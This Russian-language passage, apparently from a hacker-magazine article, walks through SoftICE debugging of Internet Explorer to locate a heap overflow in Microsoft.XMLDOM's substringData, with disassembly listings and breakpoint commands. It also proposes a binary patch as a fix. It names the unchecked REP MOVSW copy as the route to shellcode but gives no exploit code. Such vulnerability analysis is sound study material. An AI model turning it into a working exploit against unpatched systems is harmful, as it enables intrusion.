Ага, правильное имя нашей подопечной оказывается "W3CDOMWrapper::substringData" так что теперь можно смело жать <SHIFT-F4> и писать. Искомая функция обнаруживается по адресу 72EB7440h (см. листинг 6). Запомним его, так как он нам в последствии очень сильно пригодится.

```
.text:72EB7440 ; public: virtual long __stdcall W3CDOMWrapper::substringData()
.text:72EB7440 ?substringData@W3CDOMWrapper@@UAGJJJPAPAG@Z proc near
.text:72EB7440 ; CODE XREF: [thunk]:W3CDOMWrapper::substringData`adjustor{4}' (long,
.text:72EB7440         push    30h
.text:72EB7442         push    offset unk_72F4F228
.text:72EB7447         call    __SEH_prolog
.text:72EB744C         call    ?g_pfnEntry@@3P6GPAUTLS@@XZA ; TLSDATA * (*g_pfnEntry)()
```

Листинг 6 дизассемблерный фрагмент функции W3CDOMWrapper::substringData

Теперь неплохо бы проанализировать функцию байт за байтом в поисках ошибок, приводящих к переполнению. Учитывая размер функции (и вложенных в нее функций) времени на это уйдет… Но мы же хакеры, поэтому выбираем намного более быстрый путь. Устанавливаем точку останова на "W3CDOMWrapper::substringData" и трассируем функцию под

отладчиком, дожидаясь вылета исключения, после чего мы будем точно знать где порылась собака или другое парнокопытное.

Казалось бы в чем проблема? "BPX 72EB7440" и можно курить дальше. Не… курить мы не будем. Это плохо влияет на наши мыслительные способности. Тут все сильно поморочено и даже на трезвую голову без достаточно опыта один хрен не разобраться. Короче, запускам IE (_без_ exploit'a!!!) и пока он загружает домашнюю страницу быстро жмем <CTRL-D>, чтобы успеть очутиться в контексте IE, а не псевдо-процесса Idle (имя которого Soft-Ice высвечивает в правом нижнем углу). В принципе можно дать команду "ADDR IEXPLORE", переключающую контекст вручную, но она не всегда срабатывает как ожидалось, поэтому первый метод надежнее.

Короче, будем считать, что мы находимся в контексте IE. Даем команду "u 72EB7440" чтобы дизассемблировать функцию "W3CDOMWrapper::substringData" и… нас ждет жестокий облом, поскольку данная функция еще не загружена и соответствующий ей регион памяти невыделен, а потому вместо дизассемблерных инструкций отладчик пишет "INVALID" (см. рис. 7).



Рисунок 7 дизассемблерный код функции W3CDOMWrapper::substringData до загрузки ActiveX-библиотеки Microsoft.XMLDOM

Можно ли сейчас отдать команду "BPX 72EB7440" в надежде, что когда функция загрузится точка останова сработает? А вот и нет! BPX подразумевает внедрение _программной_ точки останова, которой соответствует машинная команда CCh, а ее внедрять пока что не во что (память-то не выделена!), да и все равно она будет затерта при загрузке функции в память.

На самом деле необходимо устанавливать _аппаратную_ точку останова на исполнение, что делается так: "BPM 72EB7440 X". Теперь можно смело выходить из отладчика, загружать в IE наш exploit и… отладчик послушно всплывет в момент вызова функции W3CDOMWrapper::substringData (см. рис. 8).



Рисунок 8 отладчик послушно всплывает на функции W3CDOMWrapper::substringData

Половину работу можно считать сделанной. Теперь, нажимая <F10> (Step Over), трассируем функцию без захода в дочерние функции, дожидаясь возникновения исключения. Долго ждать не приходится и при выполнении String::substring(int,int), расположенной по адресу 72EB74FBh, происходит крэш (см. листинг 7)

```
.text:72EB74F4 call ?newString@String@@1@V?$_array@G@@@Z ; String::newString(_array<>)
.text:72EB74F9 mov     ecx, eax
.text:72EB74FB call    ?substring@String@@QAEPAV1@HH@Z ; String::substring(int,int)
.text:72EB7500 mov     ecx, eax
.text:72EB7502 call    ?getBSTR@String@@QBEPAGXZ ; String::getBSTR(void)
.text:72EB7507 mov     ecx, [ebp+14h]
```

Листинг 7 дизассемблерный фрагмент функции W3CDOMWrapper::substringData (продолжение). функция, в которой происходит крэш выделена полужирным

OK, donkey! Выходим из отладчика, позволяя ему завершить процесс IEXPLORE.EXE, и повторяем всю процедуру вновь, только на этот раз при достижении функции String::substring(int,int) нажимаем не <F10>, а <F8> (Step into), чтобы войти внутрь нее и посмотреть что интересного тут происходит:

```
.text:72E98157         mov     eax, [edi+0Ch]
.text:72E9815A         push    esi
.text:72E9815B         lea     eax, [eax+ebx*2]
.text:72E9815E         push    eax
.text:72E9815F         call    ?newString@String@@1@@Z ; String::newString(ushort*,int)
```

Листинг 8 дизассемблерный фрагмент функции String::substring(int,int). функция, где происходит крэш выделена полужирным

А происходит тут, собственно, следующее. При достижении функции String::newString(ushort*,int), которой в качестве параметра int передается значение 7FFFFFFFh в регистре ESI (см. рис. 9), возникает исключение, что совсем неудивительно, ибо создать строку такого огромного размера прямо так скажем затруднительно.



Рисунок 9 функции 72E5D4F0 (она же String::newString) передается значение 7FFFFFFFh в качестве аргумента длины

Что ж! Дизассемблируем саму функцию String::newString, где происходит финальное исключение. После нескольких незначащих проверок мы видим следующее (см. листинг 9).

```
.text:72E5D550        push    ebx
.text:72E5D551        push    esi
.text:72E5D552        mov     ebx, ecx
.text:72E5D554        call    ??0Base@@IAE@XZ ; Base::Base(void)
.text:72E5D559        mov     esi, [esp+arg_0]
.text:72E5D55D        test    esi, esi
.text:72E5D55F        mov     dword ptr [ebx], (offset loc_72E85137+1)
.text:72E5D565        jz      short loc_72E5D573
.text:72E5D567        mov     ecx, [esp+arg_4]
.text:72E5D56B        push    edi
.text:72E5D56C        mov     edi, [ebx+0Ch]
.text:72E5D56F        rep     movsw           ; <-- здесь возникает исключение
.text:72E5D572        pop     edi
```

Листинг 9 дизассемблерный фрагмент функции String::newString, где происходит финальное исключение, место которого выделено полужирным

А вот и машинная команда REP MOVSW, знакомая нам по листингу 4. Именно она и вызывает исключение! Бесконтрольное копирование памяти без каких бы то ни было проверок, позволяет затирать служебные указатели строго дозированным образом, передавая управление на свой собственный shell-код, по обычной методике переполнения кучи, которая здесь не рассматривается. То, что это куча, а не стек видно из того, что память выделяется оператором new (на приведенных выше фрагментах он отсутствует), с другой стороны, выделенные адреса (куда осуществляется копирование строки) относятся к динамической памяти, что легко узнать посмотрев на карту.

Подводя итоги, мы не без лишней гордости можем сказать, что не только научились отлаживать ActiveX-компоненты, не только познакомились с файлами отладочных символов, но еще и освоили общие принципы исследования программ без исходных текстов. Кстати, если добавить в функцию substringData() дополнительную проверку (стартовая позиция + кол-во извлекаемых символов должно быть меньше или равно длине строки), что осуществляется прямо в hiew'e (место для нескольких машинных команд найти нетрудно), то можно отказаться

от заплатки MS. Правда, при этом с цифровой подписью придется распрощается и ActiveX-компонент потребуется подписывать по новой, используя свою собственную подпись, которую еще заполучить надо. А она денег стоит! Как вариант, можно править функцию прямо в памяти, но для этого придется отслеживать ее загрузку, что уводит нас в дремучие дебри on-line patch'a, о котором мы поговорим в другой раз. А сейчас позволим себе расслабиться и дунуть.